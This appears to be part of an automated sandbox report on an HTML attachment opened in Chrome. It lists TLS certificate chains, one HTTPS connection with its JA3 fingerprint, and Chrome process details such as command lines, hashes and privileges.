					CN=R3, O=Let's Encrypt, C=US	CN=ISRG Root X1, O=Internet Security Research Group, C=US	Fri Sep 04 02:00:00 CEST 2020	Mon Sep 15 18:00:00 CEST 2025		
					CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Jan 20 20:14:03 CET 2021	Mon Sep 30 20:14:03 CEST 2024		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 3, 2021 23:56:24.190769911 CEST	157.112.176.23	443	192.168.2.3	49749	CN=www.j-dime.co.jp CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Aug 03 09:50:42 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Nov 01 08:50:40 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: chrome.exe PID: 5336 Parent PID: 2128

General

Start time:	23:56:13
Start date:	03/08/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --start-maximized --enable-automation 'C:\Users\user\Desktop\ATT06605.HTM'
Imagebase:	0x7ff77b960000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: chrome.exe PID: 4308 Parent PID: 5336

General

Start time:	23:56:15

Start date:	03/08/2021
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Google\Chrome\Application\chrome.exe' --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1552,3719280320360043116,9917769885225381896,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1684 /prefetch:8
Imagebase:	0x7ff77b960000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Disassembly